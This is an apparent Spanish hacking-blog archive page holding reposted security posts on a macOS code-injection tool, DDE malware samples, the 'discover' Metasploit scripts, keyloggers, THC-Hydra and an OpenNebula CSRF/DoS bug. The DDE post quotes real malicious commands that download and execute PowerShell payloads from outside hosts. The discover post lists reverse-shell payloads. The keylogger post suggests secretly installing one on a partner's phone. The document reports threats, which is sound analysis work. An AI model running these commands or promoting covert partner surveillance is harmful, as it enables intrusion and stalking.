BUEN FIN DE CUATRIMESTRE...!! A DISFRUTAR DE ESTAS MERECIDAS VACACIONES.. NOS VEMOS EL PRÓXIMO :)

lunes, 18 de mayo de 2020

macSubstrate - Tool For Interprocess Code Injection On macOS


macSubstrate is a platform tool for interprocess code injection on macOS, with the similar function to Cydia Substrate on iOS. Using macSubstrate, you can inject your plugins (.bundle or .framework) into a mac app (including sandboxed apps) to tweak it in the runtime.
  • All you need is to get or create plugins for your target app.
  • No trouble with modification and codesign for the original target app.
  • No more work after the target app is updated.
  • Super easy to install or uninstall a plugin.
  • Loading plugins automatically whenever the target app is relaunched.
  • Providing a GUI app to make injection much easier.

Prepare
  • Disable SIP
  • Why should disable SIP
    System Integrity Protection is a new security policy that applies to every running process, including privileged code and code that runs out of the sandbox. The policy extends additional protections to components on disk and at run-time, only allowing system binaries to be modified by the system installer and software updates. Code injection and runtime attachments to system binaries are no longer permitted.

Usage
  1. download macSubstrate.app, put into /Applications and launch it.
    StatusBar
  2. grant authorization if needed.
  3. install a plugin by importing or dragging into macSubstrate.
    ToInstall
  4. launch the target app.
    step 3 and step 4 can be switched
    Once a plugin is installed by macSubstrate, it will take effect immediately. But if you want it to work whenever the target app is relaunched or macOS is restarted, you need to keep macSubstrate running and allow it to automatically launch at login.
  5. uninstall a plugin when you do not need it anymore.
    Installed

Plugin
macSubstrate supports plugins of .bundle or .framework, so you just need to create a valid .bundle or .framework file. The most important thing is to add a key macSubstratePlugin into the info.plist, with the dictionary value:
Key Value
TargetAppBundleID the target app's CFBundleIdentifier, this tells macSubstrate which app to inject.
Description brief description of the plugin
AuthorName author name of the plugin
AuthorEmail author email of the plugin
Please check the demo plugins demo.bundle and demo.framework for details.

Xcode Templates
macSubstrate also provides Xcode Templates to help you create plugins conveniently:
  1. ln -fhs ./macSubstratePluginTemplate ~/Library/Developer/Xcode/Templates/macSubstrate\ Plugin
  2. Launch Xcode, and there will be 2 new plugin templates for you.

Security
  1. SIP is a new security policy on macOS, which will help to keep you away from potential security risk. Disable it means you will lose the protection from SIP.
  2. If you install a plugin from a developer, you should be responsible for the security of the plugin. If you do not trust it, please do not install it. macSubstrate will help to verify the code signature of a plugin, and I suggest you to scan it using VirusTotal. Anyway, macSubstrate is just a tool, and it is your choice to decide what plugin to install.


Related articles

domingo, 17 de mayo de 2020

DDE Command Execution Malware Samples


Here are a few samples related to the recent DDE Command execution


Reading:
10/18/2017 InQuest/yara-rules 
10/18/2017 https://twitter.com/i/moments/918126999738175489 


Download


File information
List of available files:
Word documents:
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb
a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428
b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568
9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862
7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280
313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d
8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184
11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13
bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9

Payload 
8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf
2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c
316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea
5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f
fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 


File details with MD5 hashes:
Word documents:
1. bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb EDGAR_Rules.docx
bcadcf65bcf8940fff6fc776dd56563 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://pastebin.com/raw/pxSE2TJ1')) ")

2. 1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428 EDGAR_Rules_2017.docx
 2c0cfdc5b5653cb3e8b0f8eeef55fc32 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) ")

3 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx
8be9633d5023699746936a2b073d2d67 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://104.131.178.222/s.ps1');powershell -Command $e. 

4. 9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862 Plantilla - InformesFINAL.docx
78f07a1860ae99c093cc80d31b8bef14 ( DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe $e=new-object -com internetexplorer.application; $e.visible=$true; $e.navigate2(' https://i.ytimg.com/vi/ErLLFVf-0Mw/maxresdefault.jpg '); powershell -e $e " 

5. 7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280 
 aee33500f28791f91c278abb3fcdd942 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://www.filefactory.com/file/2vxfgfitjqrf/Citibk_MT103_Ref71943.exe');powershell -e_

6. 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 Giveaway.docx
507784c0796ffebaef7c6fc53f321cd6 (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons")


7. 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d  Filings_and_Forms.docx
47111e9854db533c328ddbe6e962602a (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden -C $e=(new-object system.net.webclient).downloadstring('http://goo.gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx")

8. 8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184 ~WRD0000.tmp
47111e9854db533c328ddbe6e962602a


9. 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 ~WRD0003.tmp
d78ae3b9650328524c3150bef2224460


10. bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 DanePrzesylki17016.doc
5786dbcbe1959b2978e979bf1c5cb450


Payload Powershell

1. 8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf fonts.txt

2 2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c - powershell script from hxxp://citycarpark.my/components/com_admintools/mscorier

Payload PE

1. 316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea Citibk_MT103_Ref71943.exe
3a4d0c6957d8727c0612c37f27480f1e

2. 5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f FreddieMacPayload
 4f3a6e16950b92bf9bd4efe8bbff9a1e

3. fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 s50.exe  Poland payload
09d71f068d2bbca9fac090bde74e762b


Message information


For the EDGAR campaign
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb

 Received: from usa2.serverhoshbilling.com (usa2.serverhoshbilling.com [209.90.232.236])
by m0049925.ppops.net with ESMTP id 2dhb488ej6-1
(version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NOT)
for <snip>; Wed, 11 Oct 2017 00:09:20 -0400
Received: from salesapo by usa2.serverhoshbilling.com with local (Exim 4.89)
(envelope-from <EDGAR@sec.gov>)
id 1e28HE-0001S5-Ew
for <snip>; Wed, 11 Oct 2017 00:05:48 -0400
To: <snip>
Subject: EDGAR Filings
X-PHP-Script: roofingexperts.org/wp-content/themes/sp/examples/send_edgar_corps.php for 89.106.109.106, 162.158.90.75
X-PHP-Originating-Script: 658:class.phpmailer.php
Date: Wed, 11 Oct 2017 04:05:48 +0000
From: EDGAR <EDGAR@sec.gov>
Reply-To: EDGAR <EDGAR@sec.gov>
Message-ID: <7608a3de5fe6c9bf7df6782a8aa9790f@roofingexperts.org>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="b1_7608a3de5fe6c9bf7df6782a8aa9790f"
Content-Transfer-Encoding: 8bit
X-AntiAbuse: This header was added to track abuse, please include it with any abuse report
X-AntiAbuse: Primary Hostname - usa2.serverhoshbilling.com
X-AntiAbuse: Original Domain - nu.com
X-AntiAbuse: Originator/Caller UID/GID - [658 497] / [47 12]
X-AntiAbuse: Sender Address Domain - sec.gov
X-Get-Message-Sender-Via: usa2.serverhoshbilling.com: authenticated_id: salesapo/only user confirmed/virtual account not confirmed
X-Authenticated-Sender: usa2.serverhoshbilling.com: salesapo
X-Source: /opt/cpanel/ea-php56/root/usr/bin/lsphp
X-Source-Args: lsphp:ntent/themes/sp/examples/send_edgar_corps.php
X-Source-Dir: salesapogee.com:/roofingexperts/wp-content/themes/sp/examples
X-CLX-Shades: Junk
X-CLX-Response: <snip>
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:,, definitions=2017-10-10_08:,,
 signatures=0
X-Proofpoint-Spam-Details: rule=spam policy=default score=99 priorityscore=1501 malwarescore=0
 suspectscore=0 phishscore=0 bulkscore=0 spamscore=0 clxscore=-262
 lowpriorityscore=0 impostorscore=0 adultscore=0 classifier=clx:Junk
 adjust=0 reason=mlx scancount=1 engine=8.0.1-1707230000
 definitions=main-1710110060

This is a multi-part message in MIME format.

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: multipart/alternative;
boundary="b2_7608a3de5fe6c9bf7df6782a8aa9790f"

--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/plain; charset=us-ascii

Important information about last changes in EDGAR Filings


--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/html; charset=us-ascii

<b>Important information about last changes in EDGAR Filings</b><br/><br/>Attached document is directed to <snip>


--b2_7608a3de5fe6c9bf7df6782a8aa9790f--

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document; name="EDGAR_Rules_2017.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=EDGAR_Rules_2017.docx

<snip>


--b1_7608a3de5fe6c9bf7df6782a8aa9790f--


for 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx

Received: from VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) by
 AM4PR08MB2659.eurprd08.prod.outlook.com (10.171.190.148) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7 via Mailbox Transport; Thu, 12 Oct 2017 10:45:16 +0000
Received: from DB6PR0802MB2600.eurprd08.prod.outlook.com (10.172.252.17) by
 VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7; Thu, 12 Oct 2017 10:45:15 +0000
Received: from VI1PR0802CA0047.eurprd08.prod.outlook.com
 (2603:10a6:800:a9::33) by DB6PR0802MB2600.eurprd08.prod.outlook.com
 (2603:10a6:4:a2::17) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7; Thu, 12 Oct
 2017 10:45:14 +0000
Received: from DB3FFO11FD006.protection.gbl (2a01:111:f400:7e04::133) by
 VI1PR0802CA0047.outlook.office365.com (2603:10a6:800:a9::33) with Microsoft
 SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7 via Frontend
 Transport; Thu, 12 Oct 2017 10:45:14 +0000
Received: from za-hybrid.mail.standardbank.com (147.152.120.47) by
 DB3FFO11FD006.mail.protection.outlook.com (10.47.216.95) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.20.77.10 via Frontend Transport; Thu, 12 Oct 2017 10:45:12 +0000
Received: from <snip> (10.234.178.186) by
 <snip>(10.144.20.58) with Microsoft SMTP
 Server (TLS) id 14.3.339.0; Thu, 12 Oct 2017 12:44:35 +0200
Received: from <snip> (10.234.174.102) by
 <snip> with Microsoft SMTP Server
 id 8.3.389.2; Thu, 12 Oct 2017 11:43:42 +0100
Received: from cluster-a.mailcontrol.com (unknown [85.115.52.190]) by
 Forcepoint Email with ESMTPS id AC3EDEB6D852BD348649; Thu, 12 Oct 2017
 11:43:38 +0100 (CET)
Received: from rly14a.srv.mailcontrol.com (localhost [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) with ESMTP id v9CAhaCs039950; Thu,
 12 Oct 2017 11:43:36 +0100
Received: from localhost.localdomain (localhost.localdomain [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) id v9CAhaRp039947; Thu, 12 Oct 2017
 11:43:36 +0100
Received: from mx1.ssl-secure-mail.com (mx1.ssl-secure-mail.com
 [188.166.157.242]) by rly14a-eth0.srv.mailcontrol.com (envelope-sender
 <Emmanuel.Chatta@stadnardbank.co.za>) (MIMEDefang) with ESMTP id
 v9CAhZoc039719 (TLS bits=256 verify=NO); Thu, 12 Oct 2017 11:43:36 +0100
 (BST)
Received: from authenticated-user (mx1.ssl-secure-mail.com [188.166.157.242])
(using TLSv1 with cipher ECDHE-RSA-AES256-SHA (256/256 bits)) (No client
 certificate requested) by mx1.ssl-secure-mail.com (Postfix) with ESMTPSA id
 571CD1511D4; Thu, 12 Oct 2017 06:43:35 -0400 (EDT)
From: Emmanuel Chatta <Emmanuel.Chatta@stadnardbank.co.za>
To: <snip>
Subject: Document
Thread-Topic: Document
Thread-Index: AQHTQ0cx2UbfjWEaCEK0bdQsLAkUYA==
Date: Thu, 12 Oct 2017 10:43:35 +0000
Message-ID: <f8c34a32397e02274fd65930045f0204@ssl-secure-mail.com>
Content-Language: en-US
X-MS-Exchange-Organization-AuthSource: <snip>
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
received-spf: Fail (protection.outlook.com: domain of <snip> does
 not designate 147.152.120.47 as permitted sender)
 receiver=protection.outlook.com; client-ip=147.152.120.47;
 helo=<snip>;
x-scanned-by: MailControl 44278.1987 (www.mailcontrol.com) on 10.65.1.124
x-mailcontrol-inbound: 4HEeExWtV!H1jiRXZJTT7wjEcFneOidAa+WVdv9sScH43ayzJcnLn4fvVkSq3YGx
x-ms-publictraffictype: Email
X-Microsoft-Exchange-Diagnostics: 1;AM4PR08MB2659;27:42C8MVC/6E4KnuK79xnDQihs/aWUnFSYSvMpUq/ZWFgliSK+uNXwEUaalqg0K4Ukdn7mPjI/6bOflK6H4WqZhQpH28iVAkhECXI6saRJPgqIf8Vn6JKx/rSyKhnUCz+c
Content-Type: multipart/mixed;
boundary="_002_f8c34a32397e02274fd65930045f0204sslsecuremailcom_"
MIME-Version: 1.0

More info


  1. Hacking Food
  2. Hacking Day
  3. El Mejor Hacker Del Mundo

Discover: A Custom Bash Scripts Used To Perform Pentesting Tasks With Metasploit


About discover: discover is a custom bash scripts used to automate various penetration testing tasks including recon, scanning, parsing, and creating malicious payloads and listeners with Metasploit Framework. For use with Kali Linux, Parrot Security OS and the Penetration Testers Framework (PTF).

About authors:


discover Installation and Updating


About RECON in discover
   Domain

RECON

1. Passive

2. Active
3. Import names into an existing recon-ng workspace
4. Previous menu

   Passive uses ARIN, dnsrecon, goofile, goog-mail, goohost, theHarvester, Metasploit Framework, URLCrazy, Whois, multiple websites, and recon-ng.

   Active uses dnsrecon, WAF00W, traceroute, Whatweb, and recon-ng.
   [*] Acquire API keys for Bing, Builtwith, Fullcontact, GitHub, Google, Hashes, Hunter, SecurityTrails, and Shodan for maximum results with recon-ng and theHarvester.

API key locations:

recon-ng
   show keys
   keys add bing_api <value>

theHarvester
   /opt/theHarvester/api-keys.yaml

   Person: Combines info from multiple websites.

RECON

First name:

Last name:

   Parse salesforce: Gather names and positions into a clean list.

Create a free account at salesforce (https://connect.data.com/login).
Perform a search on your target company > select the company name > see all.
Copy the results into a new file.

Enter the location of your list:

About SCANNING in discover
   Generate target list: Use different tools to create a target list including Angry IP Scanner, arp-scan, netdiscover and nmap pingsweep.

SCANNING

1. Local area network
2. NetBIOS
3. netdiscover
4. Ping sweep
5. Previous menu


   CIDR, List, IP, Range, or URL

Type of scan:

1. External

2. Internal
3. Previous menu

  • External scan will set the nmap source port to 53 and the max-rrt-timeout to 1500ms.
  • Internal scan will set the nmap source port to 88 and the max-rrt-timeout to 500ms.
  • Nmap is used to perform host discovery, port scanning, service enumeration and OS identification.
  • Matching nmap scripts are used for additional enumeration.
  • Addition tools: enum4linux, smbclient, and ike-scan.
  • Matching Metasploit auxiliary modules are also leveraged.

About WEB in discover
   Insecure direct object reference

Using Burp, authenticate to a site, map & Spider, then log out.
Target > Site map > select the URL > right click > Copy URLs in this host.

Paste the results into a new file.


Enter the location of your file:

   Open multiple tabs in Firefox

Open multiple tabs in Firefox with:

1. List

2. Directories from robots.txt.
3. Previous menu

  • Use a list containing IPs and/or URLs.
  • Use wget to pull a domain's robot.txt file, then open all of the directories.

   Nikto

Run multiple instances of Nikto in parallel.

1. List of IPs.
2. List of IP:port.
3. Previous menu

   SSL: Use sslscan and sslyze to check for SSL/TLS certificate issues.

Check for SSL certificate issues.

Enter the location of your list:


About MISC in discover
   Parse XML

Parse XML to CSV.

1. Burp (Base64)

2. Nessus (.nessus)
3. Nexpose (XML 2.0)
4. Nmap
5. Qualys
6. revious menu

   Generate a malicious payload

Malicious Payloads

1. android/meterpreter/reverse_tcp
2. cmd/windows/reverse_powershell
3. java/jsp_shell_reverse_tcp (Linux)
4. java/jsp_shell_reverse_tcp (Windows)
5. linux/x64/meterpreter_reverse_https
6. linux/x64/meterpreter_reverse_tcp
7. linux/x64/shell/reverse_tcp
8. osx/x64/meterpreter_reverse_https
9. osx/x64/meterpreter_reverse_tcp
10. php/meterpreter/reverse_tcp
11. python/meterpreter_reverse_https 12. python/meterpreter_reverse_tcp
13. windows/x64/meterpreter_reverse_https
14. windows/x64/meterpreter_reverse_tcp
15. Previous menu

   Start a Metasploit listener

Metasploit Listeners

1. android/meterpreter/reverse_tcp
2. cmd/windows/reverse_powershell
3. java/jsp_shell_reverse_tcp
4. linux/x64/meterpreter_reverse_https
5. linux/x64/meterpreter_reverse_tcp
6. linux/x64/shell/reverse_tcp
7. osx/x64/meterpreter_reverse_https
8. osx/x64/meterpreter_reverse_tcp
9. php/meterpreter/reverse_tcp
10. python/meterpreter_reverse_https
11. python/meterpreter_reverse_tcp
12. windows/x64/meterpreter_reverse_https
13. windows/x64/meterpreter_reverse_tcp
14. Previous menu


Read more


  1. Aprender Hacking Desde Cero
  2. Foro Hacking
  3. Hacking Microsoft
  4. Wargames Hacking
  5. Phone Hacking
  6. Hacking System
  7. Aprender Hacking Desde Cero
  8. Libros Hacking Pdf
  9. Curso Hacking Gratis
  10. Hacking Wireless 101 Pdf
  11. Hacking Informatico
  12. Hacking Basico
  13. Viral Hacking
  14. Hacking Course
  15. Wifi Hacking App

What Is Keylogger? Uses Of Keylogger In Hacking ?


What is keylogger? 

How does hacker use keylogger to hack social media account and steal important data for money extortion and many uses of keylogger ?

Types of keylogger? 

===================

Keylogger is a tool that hacker use to monitor and record the keystroke you made on your keyboard. Keylogger is the action of recording the keys struck on a keyboard and it has capability to record every keystroke made on that system as well as monitor screen recording also. This is the oldest forms of malware.


Sometimes it is called a keystroke logger or system monitor is a type of surveillance technology used to monitor and record each keystroke type a specific computer's keyboard. It is also available for use on smartphones such as Apple,I-phone and Android devices.


A keylogger can record instant messages,email and capture any information you type at any time using your keyboard,including usernames password of your social media ac and personal identifying pin etc thats the reason some hacker use it to hack social media account for money extortion.

======================

Use of keylogger are as follows- 

1-Employers to observe employee's computer activity. 

2-Attacker / Hacker used for hacking some crucial data of any organisation for money extortion.

3-Parental Control is use to supervise their children's internet usage and check to control the browsing history of their child.

4-Criminals use keylogger to steal personal or financial information such as banking details credit card details etc and then which they will sell and earn a good profit. 

5-Spouse/Gf tracking-if you are facing this issue that your Spouse or Gf is cheating on you then you can install a keylogger on her cell phone to monitor her activities over the internet whatever you want such as check Whats app, facebook and cell phone texts messages etc . 

=====================

Basically there are two types of keylogger either the software or hardware but the most common types of keylogger across both these are as follows-

1-API based keylogger 

2-Form Grabbing Based Keylogger 

3-Kernal Based Keylogger 

4-Acoustic Keylogger ETC . 

====================

How to detect keylogger on a system?

An antikeylogger is a piece of software specially designed to detect it on a computer. 

Sometype of keylogger are easily detected and removed by the best antivirus software. 

You can view  the task manager(list of current programs) on a windows PC by Ctrl+Alt+Del to detect it.

Use of any software to perform any illegal activity is a crime, Do at your own risk.


More articles


  1. Hacking News
  2. Hacking Madrid
  3. Que Es Growth Hacking

sábado, 16 de mayo de 2020

THC-Hydra


"A very fast network logon cracker which support many different services. Number one of the biggest security holes are passwords, as every password security study shows. Hydra is a parallized login cracker which supports numerous protocols to attack. This tool is a proof of concept code, to give researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from remote to a system." read more...

Related word

SQL Injection Attacks And Defense | By Justin Clarke | Pdf Free

Continue reading


  1. Hacker Definicion Informatica
  2. Computer Hacking
  3. Hacking Music
  4. Growth Hacking Definicion
  5. Hacking Xbox One
  6. Hacking Ethical
  7. Whatsapp Hacking
  8. Curso De Hacking
  9. Herramientas Hacking Android
  10. Hacking Mac
  11. Hacking Web Sql Injection Pdf
  12. Hardware Hacking Tools
  13. Hacking Definition
  14. Hacking Significado
  15. Chema Alonso Wikipedia
  16. Ethical Hacking Certification

viernes, 15 de mayo de 2020

Save Your Cloud: DoS On VMs In OpenNebula 4.6.1

This is a post about an old vulnerability that I finally found the time to blog about. It dates back to 2014, but from a technical point of view it is nevertheless interesting: An XML parser that tries to fix structural errors in a document caused a DoS problem.

All previous posts of this series focused on XSS. This time, we present a vulnerability which is connected another Cloud Management Platform: OpenNebula. This Infrastructure-as-a-Service platform started as a research project in 2005. It is used by information technology companies like IBM, Dell and Akamai as well as academic institutions and the European Space Administrations (ESA). By relying on standard Linux tools as far as possible, OpenNebula reaches a high level of customizability and flexibility in hypervisors, storage systems, and network infrastructures. OpenNebula is distributed using the Apache-2 license.


OpenNebula offers a broad variety of interfaces to control a cloud. This post focuses on Sunstone, OpenNebula's web interface (see Figure 1).

Figure 1: OpenNebula's Sunstone Interface displaying a VM's control interface

Before OpenNebula 4.6.2, Sunstone had no Cross-Site Request Forgery (CSRF) protection. This is a severe problem. Consider an attacker who lures a victim into clicking on a malicious link while being logged in at a private cloud. This enables the attacker to send arbitrary requests to the private cloud through the victims browser. However, we could find other bugs in OpenNebula that allowed us to perform much more sophisticated attacks.

Denial-of-Service on OpenNebula-VM

At its backend, OpenNebula manages VMs with XML documents. A sample for such an XML document looks like this:
<VM>
   <ID>0</ID>
   <NAME>My VM</NAME>
   <PERMISSIONS>...</PERMISSIONS>
   <MEMORY>512</MEMORY>
   <CPU>1</CPU>
   ...
</VM>
OpenNebula 4.6.1 contains a bug in the sanitization of input for these XML documents: Whenever a VM's name contains an opening XML tag (but no corresponding closing one), an XML generator at the backend automatically inserts the corresponding closing tag to ensure well-formedness of the resulting document. However, the generator outputs an XML document that does not comply with the XML schema OpenNebula expects. The listing below shows the structure that is created after renaming the VM to 'My <x> VM':
<VM>
   <ID>0</ID>
   <NAME>My <x> VM</x>
      <PERMISSIONS>...</PERMISSIONS>
      <MEMORY>512</MEMORY>
      <CPU>1</CPU>
      ...
   </NAME>
</VM>
The generator closes the <x> tag, but not the <NAME> tag. At the end of the document, the generator closes all opened tags including <NAME>.

OpenNebula saves the incorrectly generated XML document in a database. The next time the OpenNebula core retrieves information about that particular VM from the database the XML parser is mixed up and runs into an error because it only expects a string as name, not an XML tree. As a result, Sunstone cannot be used to control the VM anymore. The Denial-of-Service attack can only be reverted from the command line interface of OpenNebula.

This bug can be triggered by a CSRF-attack, which means that it is a valid attack against a private cloud: By luring a victim onto a maliciously crafted website while logged in into Sunstone, an attacker can make all the victim's VMs uncontrollable via Sunstone. A video of the attack can be seen here:

Tu opinión es importante....

Seguidores

recetas de cocina